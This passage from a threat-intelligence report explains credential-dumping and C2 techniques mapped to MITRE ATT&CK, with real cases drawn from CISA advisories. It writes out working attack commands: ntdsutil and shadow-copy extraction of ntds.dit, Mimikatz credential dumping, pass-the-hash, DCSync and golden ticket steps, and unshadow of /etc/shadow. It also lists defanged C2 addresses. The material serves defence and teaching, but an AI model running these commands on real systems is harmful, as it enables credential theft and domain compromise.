In dictionary attacks, an adversary tries a predefined list of words and phrases commonly used as passwords. These attacks can be effective, but how fast they can be achieved depends on the information about a target, such as their birthday and birthplace, the name of their children or pet, which sports team they are a fan of, etc. In some cases, adversaries leverage hybrid attacks using brute force and dictionary attacks by trying a combination of commonly used words and randomly generated characters.

## 3. Rainbow Table Attacks

A rainbow table is a precomputed table of hash values that can be used to speed up the process of cracking passwords. A rainbow table attack works by comparing the target password hash with the hashes in the rainbow table to see if there is a match. The corresponding password can be retrieved from the table and used to log in if a match is found.

A significant benefit of using rainbow tables as an adversary is that they can avoid the hash generation process. For example, if all sets of passwords of 1-8 characters, consisting of the ASCII-32-95 characters, get hashed by the NTLM hashing algorithm, the key space would become  $6,704,780,954,517,120 \approx 2^{52.6}$ , which is approximately 460 GB.

Hence, instead of trying to generate a hash of all plaintext within a specific range, attackers can directly look up the hash in the table (some algorithms speed up the checking process) and retrieve the corresponding password.

## #6.3. T1003.003 NTDS

The NTDS.dit file is a database that stores information about Active Directory Domain Services (AD DS), including user objects, groups, and group membership. It also contains the hashed passwords for all users within the domain, making it another juicy target from which adversaries can dump credentials.

### Adversary Use of NTDS

Adversaries commonly leverage the following methods and tools to capture the NTDS.dit file:

#### 1. Utilizing NTDSUtil.exe

The use of `ntdsutil.exe`, a built-in command-line utility located in the `%systemroot%\system32\` directory on Windows systems, is a notable method for extracting sensitive data, particularly from Active Directory environments. This utility, which requires administrative privileges to operate, is capable of exporting a copy of the Active Directory database (NTDS.dit) from a Domain Controller.

It achieves this through the Install From Media (IFM) backup functionality, providing a potent tool for adversaries to access a wealth of sensitive organizational data, including user credentials and system configurations, assuming they have gained the necessary elevated access.

Threat actors often leverage the `ntdsutil.exe` utility to capture the NTDS.dit file.

For instance, as evident in CISA's cybersecurity advisory (AA23-319A) on Rhysida ransomware group, threat actors used the `ntdsutil.exe` utility to extract and dump the NTDS.dit database from the domain controller containing hashes for all AD users [99].

Once more, as revealed in a different CISA cybersecurity advisory (AA23-144A) issued in May 2023, the Volt Typhon APT employed the following commands to replicate the `ntds.dit` file and SYSTEM registry hive by utilizing `ntdsutil.exe`. Each of the subsequent actor commands stands as an individual example, with multiple instances provided to illustrate variations in syntax and file paths that may be encountered in different environments [38].

```
wmic process call create "ntdsutil \"ac i ntds\" ifm \"create full
C:\Windows\Temp\pro

wmic process call create "cmd.exe /c ntdsutil \"ac i ntds\" ifm \"create full
C:\Windows\Temp\Pro"
wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp & ntdsutil \"ac
i ntds\" ifm \"create full C:\Windows\Temp\tmp\"

"cmd.exe" /c wmic process call create "cmd.exe /c mkdir
C:\windows\Temp\McAfee_Logs & ntdsutil \"ac i ntds\" ifm \"create full
C:\Windows\Temp\McAfee_Logs\"

cmd.exe /Q /c wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp &
ntdsutil \"ac i ntds\" ifm \"create full C:\Windows\Temp\tmp\" 1>
\\127.0.0.1\ADMIN$\<timestamp value> 2>&1
```

## 2. Leveraging Shadow Copies

Adversaries exploit shadow copies for credential dumping by targeting the `ntds.dit` file, the primary database of Active Directory, and the `SYSTEM` registry hive from Windows domain controllers. The `ntds.dit` file, located by default at `%SystemRoot%\NTDS\ntds.dit`, contains crucial information like user details, group memberships, and password hashes. The `SYSTEM` registry hive holds the boot key, which is essential for decrypting data in the `ntds.dit` file. Since the `ntds.dit` file is typically locked during Active Directory's operation, adversaries create a **Volume Shadow Copy**, a snapshot of the file system, to access a copy of this locked file.

The process typically involves using commands to create a shadow copy of the volume where the `ntds.dit` file resides and then copies the `ntds.dit` file from this shadow copy to a location where it can be exfiltrated.

For example, the following commands are run by **Volt Typhoon** APT in their attack campaigns that were disclosed in May 2023 [38].

```
cmd /c vssadmin create shadow /for=C: > C:\Windows\Temp\<filename>.tmp

cmd /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.dit
C:\Windows\Temp > C:\Windows\Temp\<filename>.tmp
```

These commands create a shadow copy of the `C:` drive and then copy the `ntds.dit` file from the shadow copy to a temporary directory, logging the operations in a temporary file, often for surreptitious data access purposes.

## #6.4. T1003.004 LSA Secrets

Local Security Authority (LSA) Secrets are sensitive information, such as credentials and secrets, that the LSA of a Windows operating system stores. The LSA is an operating system component responsible for managing security-related functions, such as authentication and authorization. LSA Secrets may include various information, such as password hashes, security keys, and other sensitive data.

LSA Secrets are stored in a protected location on the system and are typically only accessible to the operating system and trusted applications. The LSA uses them to perform various security-related tasks, such as authenticating users and granting access to resources.

LSA Secrets may be stored in a number of locations, including the system memory and the registry. On Windows systems, LSA Secrets may be stored in the `HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets` registry key.



### Adversary Use of LSA Secrets

Adversaries leveraging Mimikatz for LSA Secrets extraction follow a structured approach. They use Mimikatz's `lsadump::secrets` command to target and extract sensitive data, including password hashes and security keys from system memory. This operation requires elevated privileges, typically achieved by impersonating a SYSTEM token with Mimikatz's `privilege::debug` command, as LSA Secrets are only accessible to the operating system and trusted applications. This process is carefully executed, taking into account potential detection mechanisms.

#### 1. Initial Access with CrackMapExec

Adversaries begin by gaining initial access to the target system. Using `CrackMapExec`, they authenticate using compromised credentials.

```
crackmapexec smb <host address> -u "domain_admin" -p "password"
```

This step involves leveraging the credentials of a previously compromised domain admin.

## 2. Elevating Privileges and Logging Output

Upon running Mimikatz, their first command is to elevate privileges to manipulate system processes, using:

```
privilege::debug
```

Then, they prepare to log the output to a file, anticipating extensive data that may not be fully visible in the console:

```
log demohash.txt
```

## 3. Extracting Logon Passwords and LSA Secrets

With elevated privileges, the adversaries execute the command to dump logon passwords and LSA secrets:

```
sekurlsa::logonpasswords
```

This process results in the extraction of LSA secrets, including plain text credentials.

If we were to provide some real-life examples, it is known that, in their operation, the **Russian Foreign Intelligence Service** (SVR) leveraged **Mimikatz** with **lsadump::secrets** option to dump LSA secrets from the system memory [97].

Moreover, in June 2023, it was revealed that the Chinese **APT15** utilized the **SharpSecDump** tool to extract LSA credentials from victim systems [54]. **SharpSecDump**, developed in .NET, is a port of Impacket's **secretsdump.py**, which is part of a widely used Python toolkit for network protocols. Its main function mirrors that of **secretsdump.py**: to dump SAM and LSA secrets from Windows systems, targeting sensitive data extraction.

## #6.5. T1003.005 Cached Domain Credentials

In situations where a domain-joined computer encounters difficulty connecting to AD DS during a user's logon process, the system caches domain credentials in the registry for authentication purposes. This local caching of logon information for domain accounts ensures that users can still access their accounts even when a connection to a domain controller is unavailable during subsequent logons.

The storage mechanism for these cached credentials is referred to as DCC2, which stands for Domain Cached Credentials version 2. DCC2 serves as a security feature within the Microsoft Windows operating system, enabling the caching of domain credentials on a system. This functionality empowers users to log in to the domain even when they are not connected to the network, enhancing the usability of Windows systems. It acts as a secondary authentication method when a connection to the domain controller cannot be established.

When DCC2 is activated on a system, domain credentials are stored either in the **SAM database** or the **Credential Manager**, depending on the Windows version in use. These cached credentials are encrypted, ensuring their security, and can only be accessed by the system when a user attempts to log in to the domain. DCC2 encompasses two types of cached domain credentials, both of which are employed by the system for authentication purposes:

### 1. mscache2

mscache2 is a cached domain credential used by Windows systems running Windows 2000 and later. It stores the password hash of the user's domain account, salt value, and other metadata. When a user attempts to log in to the domain, the system uses the mscache2 credentials to authenticate the user to the domain controller.

### 2. mcash2

mcash2 (Microsoft CAched haSH) is a newer version of the mscache2 credential, and it is used by Windows systems running Windows 8 and later. It stores the password hash of the user's domain account, additional metadata, and a more robust encryption key.

## Adversary Use of Cached Domain Credentials

An adversary may use the [T1003.005] technique as part of their attack campaign to obtain cached domain credentials and use them to gain unauthorized access to the domain or other systems on the network. An adversary may use the following tools to extract the cached domain credentials from a compromised system:

- **LaZagne** can extract credentials from various sources, including the system memory, the Windows Credential Manager, and various configuration files. LaZagne can also extract cached credentials from a compromised system.
- **Cachedump**, Metasploit's post-exploitation module, extracts cached credentials from a compromised system. The cachedump module can extract cached domain credentials from the Security Accounts Manager (SAM) database and can be used to extract mscache2 and mcash2 credentials, depending on the version of Windows.
- The **reg.exe** is not typically used to extract cached credentials, but it may be possible to extract cached credentials from the registry if they are stored there.
- **secrestdump.py** is a tool used to extract secrets, including credentials, from a system. It can also extract cached credentials.
- **Mimikatz** is also used by adversaries to extract cached credentials. It can extract credentials from various sources, including the system memory, the Security Accounts Manager (SAM) database, and the Windows Credential Manager.
- **Windows Credential Editor** (WCE) extracts credentials from the system memory or local storage, such as the SAM database. Adversaries often use it to extract cached credentials.
- Adversaries may use many **other tools** to extract cached credentials from a compromised system. Some examples include **creddump**, **Pwdump**, **Fgdump**, and **LsaDump2**.

## #6.6. T1003.006 DCSync

**DCSync is a feature in Microsoft Domain Controllers (DC) that allows replication of the Active Directory (AD) database from a primary to a secondary DC, ensuring all DCs have the latest directory copy. It's commonly used by adversaries with sufficient permissions to extract sensitive information like credentials.**

DCSync employs the Remote Procedure Call (RPC) protocol, requiring "Replicate Directory Changes" permission on the domain object in AD. It can replicate the entire database or specific parts, either in real-time or on a schedule. Primarily used by administrators to maintain AD database integrity and availability, DCSync is integral for keeping DCs updated and often works alongside other replication technologies.

### Adversary Use of DCSync

Attackers can abuse DCSync in their attack campaigns to obtain sensitive information from the AD database. An adversary can do this with sufficient permissions and credentials, using DCSync to replicate the AD database from a primary DC to a secondary DC and then extracting sensitive information such as user passwords and other credentials.

There are several ways in which attackers may abuse DCSync in their attack campaigns:

#### 1. Obtaining User Credentials

An attacker may use DCSync to replicate the AD database and extract user credentials, such as passwords, to gain unauthorized access to the system. This can be done without leaving any trace of the operation on the primary DC, making it difficult to detect.

#### 2. Conducting Lateral Movement

An attacker may use DCSync to obtain credentials for other systems and services on the network to move laterally within the network and potentially compromise other systems.

#### 3. Escalating Privileges

An attacker may use DCSync to obtain credentials for high-privilege accounts, such as administrator accounts, to escalate their privileges on the system. This can allow them to perform actions that would otherwise be restricted to them.

Below, you are going to see the steps required to perform a DCSync attack with Mimikatz.



## Step 1: Compromise an Account with Replication Rights

To make this attack work, adversaries first compromise an administrative account (e.g., "PrivUser1") capable of replicating data from Active Directory [100].

```
PS> .\mimikatz.exe "privilege::debug" "sekurlsa::msv"  
PS> .\mimikatz.exe "sekurlsa::pth /user:PrivUser1 /ntlm:<hash>  
/domain:domain.com"
```

## Step 2: Replicate Data from Active Directory

Using Mimikatz, they replicate credentials from Active Directory, targeting the krbtgt account:

```
PS> .\mimikatz.exe "lsadump::dcsync /user:DOMAIN\krbtgt"
```

## Step 3: Execute a Golden Ticket Attack

With the **krbtgt** hash, they generate a **Golden Ticket** for extensive access to Active Directory:

```
PS> .\mimikatz.exe "kerberos::golden /domain:domain.com /sid:<SID>  
/krbtgt:<krbtgt_hash> /user:Administrator /id:500 /ptt"
```

Finally, tools like **PsExec** may be used for remote execution:

```
PS> PSEXEC.exe \\fileserver1 powershell.exe
```

This approach allows attackers to escalate privileges and achieve broad network access, underscoring the need for strong security protocols.

## #6.7. T1003.007 Proc Filesystem

The proc filesystem (procfs) is a virtual filesystem in the Linux kernel that provides information about processes and other system information. It is a pseudo-filesystem, meaning it does not exist on a physical storage device but rather is generated dynamically by the kernel as needed. Adversaries may attempt to use the procfs to obtain credentials and other sensitive information from a system.

The procfs is typically mounted in the /proc directory, and it consists of a series of virtual files and directories that provide information about various aspects of the system. Some examples of the types of information that can be found in the procfs include:

- **Process information:** The /proc directory contains a subdirectory for each running process on the system, with a numeric name corresponding to the process ID (PID). These directories contain virtual files with information about the process, such as its command line arguments, current working directory, and open file descriptors.
- **Kernel information:** The procfs also contains virtual files and directories with information about the kernel and its configuration. This can include information about the version of the kernel, the system architecture, and the loaded kernel modules.
- **Hardware information:** The procfs contains virtual files with information about the hardware on the system, such as the processor type and model, the amount of memory installed, and the configured interrupts and I/O ports.

### Adversary Use of Proc Filesystem

The proc filesystem (procfs) can potentially be used by attackers to obtain credentials and other sensitive information about the operating system and its processes. There are several ways in which attackers may use the procfs for this purpose:

#### 1. Extracting Command-line Arguments

The procfs contains virtual files with the command-line arguments of each running process on the system. An attacker may attempt to read these files in order to obtain any sensitive information that may have been passed as command-line arguments, such as passwords or API keys.

#### 2. Reading Environment Variables

The procfs contains virtual files with the environment variables of each running process. An attacker may attempt to read these files in order to obtain sensitive information that may be stored in environment variables, such as credentials for external services or database servers.

### 3. Obtaining Process Information

The `procfs` contains virtual files with information about the processes running on the system, including the current working directory, open file descriptors, and other details. An attacker may use this information to gather intelligence about the system and potentially identify processes that may be of interest.

### 4. Reading Kernel Information

The `procfs` contains virtual files and directories with information about the kernel and its configuration. An attacker may attempt to read these files in order to obtain information about the version of the kernel, the system architecture, and the loaded kernel modules. This information may be used to tailor an attack to the specific system and potentially exploit known vulnerabilities.

An adversary may use the following tools to extract credentials using the `proc` file system:

- **MimiPenguin** is an open-source tool capable of dumping process memory and harvesting passwords and hashes by searching for text strings and regular expressions.
- **LaZagne** can extract credential information from process memory with the `memorydump.py` module. It includes regex patterns for passwords of common websites, such as Gmail, Dropbox, Salesforce, PayPal, Twitter, Github, and Slack. Lazagne uses these patterns to dump cleartext passwords from the browser's memory. Its `mimipy.py` module is a Python port of MimiPenguin.
- **Procdump** for Linux is a Linux reworking of the classic ProcDump tool from the Sysinternals suite of tools for Windows. It provides Linux developers with a straightforward method for generating core dumps of their applications in response to performance triggers. Naturally, adversaries utilize this tool to dump process memory and extract credentials from dumped memory.

## #6.8. T1003.008 /etc/passwd and /etc/shadow

The `/etc/passwd` and `/etc/shadow` files store information about user accounts on a Unix-like system. While the `/etc/passwd` file stores user account information, the `/etc/shadow` file consists of password hashes. MD5, SHA-256, and SHA-512 are hash algorithms used for these passwords. The contents of these files are dumped by adversaries for offline password cracking.

The `/etc/passwd` file stores information about each user account, including the username, user ID (UID), group ID (GID), and home directory. It does not contain the user's password, however. The `/etc/shadow` file stores the hashed password for each user account, along with other information, such as the password expiration date and any password reset flags. This file is typically readable only by the root user, as it contains sensitive information.

### Adversary Use of /etc/passwd and /etc/shadow

Adversaries may attempt to access or modify the contents of the `/etc/passwd` and `/etc/shadow` files on a Unix-like system in order to compromise user accounts and gain unauthorized access to the system. There are several ways in which attackers may use these files for malicious purposes:

#### 1. Adding new user accounts

An attacker may add a new user account to the `/etc/passwd` file with a known or easily guessable password. This would allow them to log in to the system using the new account and potentially escalate their privileges.

#### 2. Modifying existing accounts

For example, an attacker may modify an existing user account in the `/etc/passwd` file by changing the home directory or group membership to escalate their privileges. They may also modify the user's password in the `/etc/shadow` file by changing it to a known password or setting it never to expire.

#### 3. Gaining access to encrypted passwords

An attacker may attempt to gain access to the `/etc/shadow` file in order to obtain the encrypted passwords for offline cracking. They may then use tools such as **John the Ripper** or **Hashcat** to try to crack the passwords and gain access to user accounts.

#### 4. Using these files as part of a larger attack

An attacker may use the `/etc/passwd` and `/etc/shadow` files in combination with other tactics and techniques as part of a larger attack against a system, such as moving laterally within the network.

## Tools Used by Adversaries to Dump Credentials from `/etc/passwd` and `/etc/shadow` Files

- **Chntpw:** This versatile utility, originally designed for resetting passwords on Windows systems, can also be repurposed to dump password hashes from Unix/Linux systems. When used in a Unix-like environment, **Chntpw** can access and read the contents of `/etc/passwd` and `/etc/shadow`. The command syntax required for this tool is as follows.

```
chntpw -E /etc/passwd > passwd_hashes.txt
chntpw -S /etc/shadow >> passwd_hashes.txt
```

- **Unshadow:** The Unshadow tool is a specialized utility in Linux environments designed to merge the contents of the `/etc/passwd` and `/etc/shadow` files. Combining these two files, Unshadow creates a single file with usernames and associated hashed passwords. The command required for this tool is as follows [101].

```
unshadow /etc/passwd /etc/shadow > password_file
```

- **LaZagne:** LaZagne stands out as a versatile credential extraction tool, capable of retrieving sensitive information from various systems, including **Unix-like** systems. Specifically, on Linux, its `shadow.py` module, found under the `/Linux/lazagne/softwares/sysadmin` directory, is adept at accessing credential data from the `/etc/shadow` file. This file is critical as it contains hashed passwords of system users. The command used in this technique is as follows [102].

```
sudo lazagne all
```

**LaZagne's** capability extends to performing dictionary attacks on several hash formats stored in `/etc/shadow`, including **MD5**, **Blowfish**, **SHA-256**, and **SHA-512**. This functionality allows it to potentially crack and reveal user passwords, assuming it operates with the necessary root privileges.



## #7 T1071 Application Layer Protocol

Adversaries increasingly use the Application Layer Protocol technique to manipulate standard network protocols for malicious purposes. This technique allows attackers to stealthily infiltrate systems, exfiltrate data, and maintain persistent access by blending with legitimate traffic. Given its ability to effectively bypass conventional security measures, it's unsurprising that in 2024, it has risen in prominence, marking its position for the first time among the top ten techniques in the cyber threat landscape, a notable shift from previous years.

**Tactic**  
Command and  
Control

**Prevalence**  
18%

**Malware Samples**  
108,373

# Adversary Use of Application Layer Protocol

Application Layer Protocols, when used by cyber adversaries, serve as a crafty means to conduct their operations discreetly, often blending with regular network traffic to evade detection. The core of this strategy lies in embedding malicious commands and data within the traffic of commonly used protocols. This approach is not limited to any protocol type; adversaries can leverage a range of protocols, each chosen for its prevalence and perceived innocuity within a specific network environment.

For instance, protocols associated with **web browsing**, **file transfers**, **email communications**, or **DNS** queries are prime candidates for this technique. The traffic generated by these protocols is so commonplace in network environments that the malicious activities can effectively hide in plain sight. In more confined network segments, like within corporate enclaves, protocols such as **SMB** (Server Message Block), **SSH** (Secure Shell), and **RDP** (Remote Desktop Protocol) are more likely to be used. These protocols are typical in internal network communications, especially where remote access or file sharing is a regular activity. By manipulating these protocols, attackers can not only issue commands to compromised systems but also exfiltrate data or even move laterally across the network, all while maintaining a low profile and avoiding the scrutiny of network security systems.

## Sub-techniques of Application Layer Protocol

There are 4 sub-techniques under the Application Layer Protocol technique in ATT&CK v14:

ID	Name
T1071.001	Web Protocols
T1071.002	File Transfer Protocol
T1071.003	Mail Protocols
T1071.004	DNS

Each of these sub-techniques will be explained in the next sections.

## #7.1. T1071.001 Web Protocols

Web protocols are rules and standards that govern how data is transmitted over the internet, with HTTP and HTTPS for web access, and WebSocket for real-time communication. They ensure efficient, secure, and structured data transfer. Adversaries target these protocols due to their ubiquity and integral role in Internet communications, making malicious activities harder to detect.

### Adversary Use of Web Protocols

Adversaries increasingly exploit web protocols like HTTP/S and WebSocket for covert command-and-control operations. The ubiquity of these protocols in network environments allows malicious traffic to blend seamlessly with legitimate communication, reducing suspicion. HTTP/S, with its complex structure of fields and headers, provides a conducive environment for embedding commands and data exfiltration, facilitating discreet remote system control. Incorporating HTTPS encryption further obscures these activities, challenging network monitoring tools' ability to detect anomalies. Additionally, WebSockets are utilized for their persistent, low-latency connections, ideal for continuous, stealthy communication with compromised systems. This approach effectively circumvents traditional network defenses, which are generally less effective against sophisticated web-based communication methods.

For instance, the Truebot malware, as disclosed by CISA in July 2023 as part of its cyber threat operations [103], utilizes HTTP POST requests to establish C2 communications with compromised systems. This technique involves sending collected data, such as system and domain names, from the infected host to a hard-coded URL embedded within the malware. The POST request, a standard web protocol method, is effectively exploited by Truebot to set up bi-directional communication channels discreetly. This enables the malware to receive additional malicious payloads, replicate across the network, and execute further operations while maintaining stealth.

In another example, as revealed in CISA's cybersecurity advisory (AA23-075A) in June 2023, LockBit 3.0 utilizes the ThunderShell tool, which facilitates remote access via HTTP requests [104]. This capability allows LockBit affiliate actors to access systems while encrypting network traffic remotely.

Moreover, as disclosed in June 2023, the cyber espionage group MuddyWater, recognized as part of the Iranian Ministry of Intelligence and Security, has been deploying its new custom-made C2 framework, PhonyC2, in ongoing cyber operations. This framework, continuously refined since its inception in 2021, marks an evolution from their previous MuddyC3 framework.



Notably, in their recent attacks, including the one on the Technion Institute, **MuddyWater** utilized **PhonyC2** to leverage HTTP web protocols for downloading obfuscated payloads [105]. This method, exemplified by the use of a seemingly innocuous **HTTP** link, highlights their sophisticated approach to evading detection.

```
hxxp://46[.]249[.]35[.]243:443/9b22685e-f173-4feb-95a4-c63daaf40c58.html?X9GFTRD60ZE=X9GFTRD60Z
```

This strategy, along with their primary reliance on social engineering for initial system access, emphasizes the need for organizations to bolster system security and carefully monitor **PowerShell** activities to mitigate these threats.

In September 2023, CISA's cybersecurity advisory (**AA23-263A**) revealed another use of web protocols for C2 purposes, shedding light on the tactics employed by **Snatch** ransomware threat actors [106]. These attackers establish persistence within a victim's network by initially compromising an administrator account. They subsequently establish connections over port **443**, following technique T1071.001, to communicate with a C2 server. Notably, this server is hosted on a **Russian bulletproof hosting service**. This strategy showcases the clever utilization of secure communication channels to avoid detection while maintaining control over the compromised systems.

## #7.2. T1071.002 File Transfer Protocols

File Transfer Protocols, such as SMB, FTP, and TFTP, facilitate file sharing across networks by embedding data within headers and content. Although these protocols are widespread, they are also vulnerable. Adversaries can exploit them to covertly control compromised systems, disguising their malicious activities as regular network traffic. This allows them to evade detection by taking advantage of the protocols' inherent complexities and widespread use.

### Adversary Use of File Transfer Protocols

Adversaries exploit file transfer protocols like SMB, FTP, FTPS, and TFTP for malicious activities by blending their communications with regular network traffic, making detection difficult. These protocols inherently contain numerous fields and headers, which can be manipulated to conceal malicious commands and data. This method is particularly effective for command and control operations, allowing attackers to discreetly maintain communication with compromised systems. They can also use these protocols to transfer malware or exfiltrate data, all while appearing as regular file transfer traffic.

For example, in August 2023, it was revealed that the Disco malware, linked to the MoustachedBouncer group, uses an advanced method involving the SMB protocol for file transfers and C2 operations [107]. Initially, victims are led to a deceptive Windows Update page, where they unknowingly download a dropper written in Go. This dropper then sets up a scheduled task to run a file called "OfficeBroker.exe" every minute. This file is obtained through an adversary-in-the-middle (AitM) attack on an SMB share.

```
\\35[.]214[.]56[.]2\OfficeBroker\OfficeBroker.exe
```

Although the exact nature of "OfficeBroker.exe" is not fully known, it's likely a downloader pulling additional plugins from SMB shares. These plugins, also written in Go, execute various tasks, including data exfiltration, again utilizing SMB shares. This approach effectively hides the C2 server from external observation and makes the network infrastructure of the attackers resilient, as the C2 server is not directly accessible from the internet.

As another, in June 2023, the CISA released cybersecurity advisory AA23-165A, highlighting that LockBit affiliates are utilizing FileZilla for data exfiltration. This tool allows adversaries to transfer data over FTP directly to the servers or hosts controlled by LockBit affiliates [104].

## #7.3. T1071.003 Mail Protocols

Mail protocols like SMTP/S, POP3/S, and IMAP facilitate electronic mail delivery and are ubiquitous in many environments. Adversaries exploit these protocols, embedding commands and data within emails or protocol fields, to covertly communicate with compromised systems. This method effectively camouflages malicious activities, raising concerns about adversaries targeting these protocols for stealthy network infiltration.

### Adversary Use of Mail Protocols

Adversaries increasingly target email protocols such as SMTP, IMAP, and POP3 for C2 communications. These protocols, integral to the sending and receiving of emails, are exploited to relay commands to compromised systems and exfiltrate sensitive data discreetly. The attackers often use email attachments or hijack legitimate email accounts, including self-registered or compromised ones, to conduct their operations. This tactic allows them to blend in with regular email traffic, avoiding detection.

#### 1. Stealthy Data Exfiltration with SMTP

In August 2023, in an SMTP-based attack carried out by the NightClub malware, adversaries used a sophisticated method for data exfiltration [107]. This technique involves encoding sensitive files in base64 format, which are then appended as attachments to SMTP emails. The malware uses hardcoded and Linear Congruential Generator-encrypted credentials to authenticate with the SMTP server, smtp.seznam.cz. The emails sent from a sender to a recipient address created by the attackers feature a unique aspect in their headers: default X-Mailer headers, precisely mimicking 'The Bat!' email client, common in Eastern Europe. This choice of X-Mailer header is strategic, designed to blend malicious emails with regular traffic, thereby reducing the likelihood of detection. By leveraging these specific headers and the SMTP protocol, NightClub effectively camouflages its exfiltration activity, turning standard email components into tools for stealthy data theft.

#### 2. SMTP Abuse for Multiple Covert Actions

Rather than leveraging a single technique, adversaries can abuse SMTP for multiple malicious actions. For instance, in December 2023, Barracuda disclosed that UNC4841 threat actors deployed new variants of SEASPY and SALTWATER malware into a limited number of ESG devices to exploit the CVE-2023-7102 vulnerability [108]. When analyzed, these malware variants were found to utilize SMTP for malicious actions.

For instance, the SALTWATER malware embedded in the Barracuda SMTP daemon (bsmtpd) exemplifies a sophisticated abuse of the SMTP protocol. It integrates backdoor functionalities within the SMTP framework, enabling command execution, file uploads/downloads, and advanced proxying or tunneling capabilities.

These activities are facilitated through the targeted manipulation of SMTP-related system calls. By embedding itself within the SMTP service, **SALTWATER** operates covertly, mimicking legitimate SMTP traffic to evade detection, thereby demonstrating a nuanced exploitation of SMTP for malicious objectives.

On the other hand, **SEASPY** malware [109], disguised as a legitimate Barracuda Networks service, specifically targets SMTP traffic on port **25**, the standard port for SMTP communications. By establishing itself as a PCAP filter, **SEASPY** monitors and manipulates SMTP traffic, activating its backdoor functionalities upon detection of certain triggers within the SMTP traffic. This strategy illustrates a sophisticated approach to exploiting the SMTP protocol, using it not just for communication but also for initiating malicious activities covertly.

Finally, the **SEASIDE** malware operates as a Lua-based module for the Barracuda SMTP daemon [108]. It monitors **SMTP HELO/EHLO** commands, a fundamental part of the SMTP handshake process, to receive C2 instructions. These instructions are then used to establish reverse shells, effectively turning standard SMTP protocol commands into gateways for unauthorized remote access.

### 3. Discrete Remote Code Execution with IMAP

The following example is not related to SMTP but uses the **IMAP** protocol. As disclosed in December 2023, in the Ukrainian cyberattack, Russian hackers adeptly employed the IMAP protocol for command execution [110]. The critical component of this strategy was the **OCEANMAP** backdoor, a C# based malware. It ingeniously used IMAP to receive commands hidden within **base64**-encoded email drafts. This method allowed for discreet command execution, bypassing typical security detections. Additionally, **OCEANMAP** included the following abilities:

- A configuration update mechanism.
- Enabling the malware to patch and restart its backdoor executable files.
- Ensuring continued access and control.

For persistence, it created a "**VMSearch.url**" file in the Windows startup directory, thereby ensuring its activation upon every system start. This sophisticated use of IMAP for both receiving commands and updating its configuration illustrates a complex and covert approach to maintaining control over compromised systems.

## #7.4. T1071.004 DNS

The Domain Name System (DNS) translates domain names to IP addresses, which is crucial for Internet navigation. Adversaries exploit DNS for its ubiquity to hide malicious communications within normal traffic. By embedding commands in DNS queries, they conduct undetected activities, leveraging the protocol's common use and capacity to mask nefarious payloads in regular network exchanges.

### Adversary Use of DNS

Adversaries can exploit the DNS in various sophisticated ways beyond just tunneling. By embedding commands and data in DNS queries and responses, they can communicate covertly with compromised systems. Techniques include using DNS-over-HTTPS for encrypted communications, DNS dribbling, and encoding data into DNS requests and responses for stealthy data transmission. These methods allow attackers to blend malicious activities with regular network traffic, often bypassing conventional network security measures.

#### 1. DNS-over-HTTPS for Encrypted Communications

Advanced attackers may prefer to leverage this technique to mask their malicious network traffic, performing stealthy command and control communication. For instance, in June 2023, the **ChamelDoH** malware developed by the Chinese threat group **ChamelGang** leveraged **DNS-over-HTTPS** for encrypted communication with command and control servers [111]. This method uses encrypted DNS queries, traditionally unencrypted, making them indistinguishable from regular HTTPS traffic and difficult to monitor for malicious activity. ChamelDoH configures DoH queries with encoded data, enabling stealthy, secure communication and command execution between the infected device and the attackers' servers.

#### 2. DNS Query Dribbling for Defense Evasion

DNS query dribbling is a technique in which a large DNS query is fragmented into smaller, inconspicuous parts that evade detection or DNS filtering. For example, in April 2023, the **Decoy Dog** malware toolkit was disclosed, showcasing a sophisticated DNS attack mechanism uncovered through a detailed analysis of DNS queries [112]. This toolkit employs DNS query dribbling, a technique. These parts are later reassembled at their destination, forming the original query that typically triggers security alerts. Combined with strategic domain aging, Decoy Dog creates a facade of legitimacy, enabling it to conduct command and control operations discreetly.

### 3. Leveraging Both Encoding and Fragmentation

Adversaries may combine encoding and packet fragmentation techniques to provide even stealthier communication. For instance, as disclosed in CISA's cybersecurity advisory (AA23-129A) released in May 2023, Snake malware employs a sophisticated method for outbound and inbound communications using DNS queries [113]. Outbound, it encodes data into DNS requests by converting byte arrays into base32 text, using a combination of digits and lowercase letters, with certain characters representing the same value. This encoded data is inserted before the first '.' in a domain-like string, sent via the `gethostbyname` function, appearing as standard DNS queries. Inbound, Snake interprets the IPv4 addresses in DNS responses as covert data. It sorts these addresses by the highest order nibble and extracts the encoded data from the remaining 28 bits. This strategy enables Snake to establish a concealed, low-bandwidth communication channel using DNS while it resorts to custom HTTP and TCP protocols for higher bandwidth needs.



## #8 T1547 Boot or Logon Autostart Execution

Adversaries are configuring system settings to automatically run programs during system startup or user logon, with the aim of maintaining persistent control or escalating privileges on compromised systems. This method, which involves mechanisms in operating systems like special directories or configuration repositories such as the Windows Registry, is now ranked among the top ten most frequently used techniques in the Red Report for the first time.

**Tactics**  
Persistence  
Privilege Escalation

**Prevalence**  
15%

**Malware Samples**  
90,009

## What Is Boot Logon and Auto Start Execution?

**Boot Logon and Auto Start Execution** are integral components of modern computing systems, functioning to streamline and manage the initiation of processes and applications during the startup phase of a computer and upon user login.

### Boot Logon

Boot Logon encompasses the series of actions and procedures triggered when a computer is powered on and begins loading the operating system. This phase is crucial for setting up the computer's environment, involving the loading of

- the system's basic input/output system (BIOS),
- Unified Extensible Firmware Interface (UEFI),
- the initialization of hardware components, and
- the launching of essential operating system services.

The primary objective of Boot Logon is to ensure that the foundational elements of the system are correctly loaded and configured, providing a stable and operational platform for the user and any subsequent processes.

### Auto Start Execution

Auto Start Execution, on the other hand, refers to the automatic launching of certain programs, scripts, or services either when a user logs into the system or under specific pre-set conditions. This feature enhances user convenience and system efficiency by ensuring that frequently used applications or essential system services, such as security software and system monitoring tools, are readily available without manual intervention. Auto Start Execution can be configured through various mechanisms within the operating system, including but not limited to specific registry keys in Windows environments, startup folders, or the creation of scheduled tasks.

Together, Boot Logon and Auto Start Execution form a critical part of the user experience and system functionality, enabling a seamless transition from system startup to operational readiness by automating the initiation of key processes and applications. While these features are designed with efficiency and user convenience in mind, they also demand careful management and oversight to prevent misuse, particularly in the context of unauthorized or malicious software seeking to exploit these mechanisms for persistence or unauthorized activities.



## Adversary Use of Boot or Logon Autostart Execution

